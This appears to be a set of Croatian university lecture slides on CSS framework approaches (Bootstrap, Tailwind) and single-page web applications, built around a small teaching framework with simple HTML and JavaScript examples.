
## CSS

```
.button {  
    display: inline-block;  
    border-radius: 3px;  
    padding: 7px 12px;  
    border: 1px solid #D5D5D5;  
    background-image: linear-gradient(#EEE, #DDD);  
    font: 700 13px/18px Helvetica, arial;  
}  
.button--state-success {  
    color: #FFF;  
    background: #569E3D linear-gradient(#79D858, #569E3D) repeat-x;  
    border-color: #4A993E;  
}  
.button--state-danger {  
    color: #900;  
}
```

### 3. Nezavisni CSS s gotovim komponentama

- CSS definira stil standardnih komponenti
  - **.button**
  - **.card**
  - itd.
- **Primjer - Bootstrap**

```
<div class="card" style="width: 18rem;">
  
  <div class="card-body">
    <h5 class="card-title">Card title</h5>
    <p class="card-text">Some quick example text
      to build on the card title and make up the bulk
      of the card's content.</p>
    <a href="#" class="btn btn-primary">Go
      somewhere</a>
  </div>
</div>
```



## 4. Nezavisni CSS s pomoćnim klasama

- CSS definira klase za
  - Text sizes, colors, and weights
  - Border colors, widths, and positions
  - Background colors
  - Flexbox utilities
  - Padding and margin helpers, ...
- Primjer – TailwindCSS, Tachyons
- ***Enforced consistency***
  - Sužen skup mogućnosti
  - Npr. GitLab: 402 text colors, 239 background colors, 59 font sizes
- Treba li svejedno definirati komponente?


```
<button class="bg-blue-500  
          hover:bg-blue-700  
          text-white font-bold  
          py-2 px-4 rounded">  
  Button  
</button>
```

Button

<https://v1.tailwindcss.com/components/buttons>

# Tko o kome ovisi?

- ...i što nam više odgovara?



1. HTML-u se može "izvana" promijeniti stil, ali CSS nije ponovo upotrebljiv
2. CSS ponovo upotrebljiv, HTML-u se ne može izvana promijeniti stil

# Radni okviri

- Dvije kategorije:
  1. **Sveobuhvatni** radni okviri, component frameworks koji sadrže i komponente i pomoćne klase, layout sustav, itd.
    - Npr. Bootstrap, Foundation, ...
  2. Samo **pomoćne klase** (*utility classes*)
    - Npr. TailwindCSS, Tachyons, ...

# Vanilla CSS ili radni okviri?

- <https://academind.com/tutorials/vanilla-css-vs-frameworks/>

Vanilla CSS	Utility Frameworks	Component Frameworks
Full Control	Faster Development	Rapid Development
No unnecessary Code	Follow Best Practices	Follow Best Practices
Name Classes as you like	No Expert Knowledge Needed	No Need to be an Expert
Build everything from Scratch	Little Control	No or Little Control
Danger of “bad code”	Unnecessary Overhead Code	Unnecessary Overhead Code
		“All Websites Look the Same”

## Nove „komplikacije” odnosno mogućnosti

- SPA radni okviri koji imaju lokalni CSS scope, na razini komponenti
  - U sljedećim predavanjima
- *Cascade layers*
  - Proposal
  - <https://css-tricks.com/cascade-layers/>

# **Napredni razvoj programske potpore za web**

**- predavanja -  
2021./2022.**

---

## **7. Jednostranične web-aplikacije (1/3)**

# Creative Commons



- slobodno smijete:
  - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
  - **prerađivati** djelo



- pod sljedećim uvjetima:

- **imenovanje**: morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
- **nekomercijalno**: ovo djelo ne smijete koristiti u komercijalne svrhe.
- **dijeli pod istim uvjetima**: ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencom koja je ista ili slična ovoj.



*U slučaju daljnog korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*


*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*

*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*

*Tekst licence preuzet je s <http://creativecommons.org/>*

# Podsjetimo se – tri arhitekture web-aplikacija


## 1. Statičke web-stranice



- ✓ Performanse
- ✓ Neovisnost o platformi
- ✓ Sigurnost
- ✗ „Statičnost”, klijent mora osigurati bilo kakvu interaktivnost

# Podsjetimo se – tri arhitekture web-aplikacija


## 2. Dinamičke web-stranice (generirane na poslužitelju)



- ✓ **Dinamički sadržaj, prilagođen klijentu**
- ✓ **Sigurnost, odabir tehnologije, ...**
- ✗ **Procesiranje (opterećenje) na poslužitelju**
- ✗ **Responzivnost (UX): klijent predaje podatke i čeka odgovor**

## 3. Jednostranične web-aplikacije


- SPA: *Single Page web Applications*



- ✓ **Dinamički sadržaj, prilagođen klijentu**
- ✓ **Performanse:** dobar dio opterećenja se prebacuje na klijenta
- ✓ **UX** – doima se kao (mobilna) aplikacija
- ✗ Kompleksnost, teže testiranje, sigurnost, zadan JS

# Kao i obično, ideja nije nova...

- **Java applets**
  - [https://en.wikipedia.org/wiki/Java\\_applet](https://en.wikipedia.org/wiki/Java_applet)
  - Java applets were introduced in the first version of the Java language, which was released in **1995**.
  - Beginning in 2013, [major web browsers began to phase out support for the underlying technology applets used to run](#), with applets becoming completely **unable to be run by 2015–2017**.
- **ActiveX**
  - <https://en.wikipedia.org/wiki/ActiveX>
  - Microsoft introduced ActiveX in **1996**
  - ActiveX is still supported as of Windows 10 through [Internet Explorer 11](#), while ActiveX is not supported in their default web browser [Microsoft Edge](#)
- **Flex/Flash**
  - [https://en.wikipedia.org/wiki/Apache\\_Flex](https://en.wikipedia.org/wiki/Apache_Flex)
  - In November **1996**, FutureSplash was acquired by Macromedia, and Macromedia re-branded and released FutureSplash Animator as Macromedia Flash 1.0.
  - Adobe donated Flex to the Apache Software Foundation in **2011**[2] and it was promoted to a top-level project in December 2012.
- **Silverlight**
  - [https://en.wikipedia.org/wiki/Microsoft\\_Silverlight](https://en.wikipedia.org/wiki/Microsoft_Silverlight)
  - 2007-2011
- **Itd, ...razni JS kalkulatori, ...**
- **Novo: WASM** (<https://en.wikipedia.org/wiki/WebAssembly>)



As of March 2021, less than 0.01% of sites used Silverlight,[24] 2.1% used the discontinued Adobe Flash,[25] and less than 0.01% use Java (client-side; server-side 3.4% use Java).[26][27]

[https://en.wikipedia.org/wiki/Microsoft\\_Silverlight](https://en.wikipedia.org/wiki/Microsoft_Silverlight)

## **Primjer: μSPA**

---

**Izgradimo vlastiti mikro radni okvir za  
jednostranične web-aplikacije**

# Zašto radimo svoj FWK koji ćemo baciti u smeće?


- Upoznati:
  - načela rada
  - mehanizme i tehnologiju
  - probleme, vidjeti što je teško
  - razumjeti
  - Možda i naučiti malo JS-a u procesu ☺
- Iz istog razloga što:
  - Učimo zbrajati i množiti na papiru
  - Učimo pokazivače u C-u da bi shvatili *by value, by reference*
  - Itd.

# src

- `git clone git@gitlab.com:fer-web2/lectures/src.git`

# Osnovno načelo: mijenjamo DOM iz JS koda

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>CookBook</title>
</head>
<body>
    <div id="uspa-app"></div>
</body>
<script>
    document
        .getElementById("uspa-app")
        .innerHTML = "<h1>My cookbook in the making...</h1>";
</script>
</html>
```



# Digresija: server.js

- FWK razvijamo kroz 4 verzije – jedan poslužitelj koji poslužuje sve 4 verzije na izbor




# Ver2: izmjestimo kod u modul

uspa > ver02 > assets > index.html > html

```

1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4    <meta charset="UTF-8">
5    <meta http-equiv="X-UA-Compatible" content="IE=edge">
6    <meta name="viewport" content="width=device-width, initial-scale=1.0">
7    <title>CookBook</title>
8  </head>
9  <body>
10 <div id="uspa-app">
11 </div>
12 </body>
13 <script type="module" src="/ver02/assets/js/uspa.js"></script>
14 </html>
```

novi ustroj projekta



ES modules

[https://en.wikipedia.org/wiki/ECMAScript#6th\\_Edition\\_%E2%80%93\\_ECMAScript\\_2015](https://en.wikipedia.org/wiki/ECMAScript#6th_Edition_%E2%80%93_ECMAScript_2015)

# Ver2: presrećemo svaki klik!

```
let template = `<h1>My cookbook in the making ver2 (from the module)...</h1>
Pick one:
<ul>
  <li><a href="http://fer.unizg.hr">Home</a></li>
  <li><a data-link href="http://fer.unizg.hr">Abroad</a></li>
</ul>
`;

document.addEventListener("DOMContentLoaded", () => {
  document.body.addEventListener("click", e => {
    if (e.target.matches("[data-link]")) {
      e.preventDefault();
      document.getElementById("uspa-app")
        .innerHTML = "Nemoj sine nikud ići...";
    }
  });
  document.getElementById("uspa-app").innerHTML = template;
});
```

# Ver2: presrećemo klik

- Pomalo pretjerano, presrećemo svaki klik, pa onda gledamo zanima li nas
  - Mogli smo npr. pronaći samo a elemente pa premostiti njihov click (isprobajte)


The diagram illustrates three browser screenshots demonstrating click handling:

- Top Screenshot:** A browser window titled "CookBook" showing the URL "localhost:8080/ver02". The page content reads: "My cookbook in the making ver2 (from the module)..." followed by "Pick one:" and a list: "• [Home](#)" and "• [Abroad](#)".
- Middle Screenshot:** A browser window titled "Fakultet elektrotehnike i računa" showing the URL "https://www.fer.unizg.hr". The page features the FER logo, a "Prijava" button, a search bar, and language selection ("EN"). Below the header is a decorative banner with hexagonal icons.
- Bottom Screenshot:** A browser window titled "CookBook" showing the URL "localhost:8080/ver02". The page content is a single line: "Nemoj sine nikud ići...".

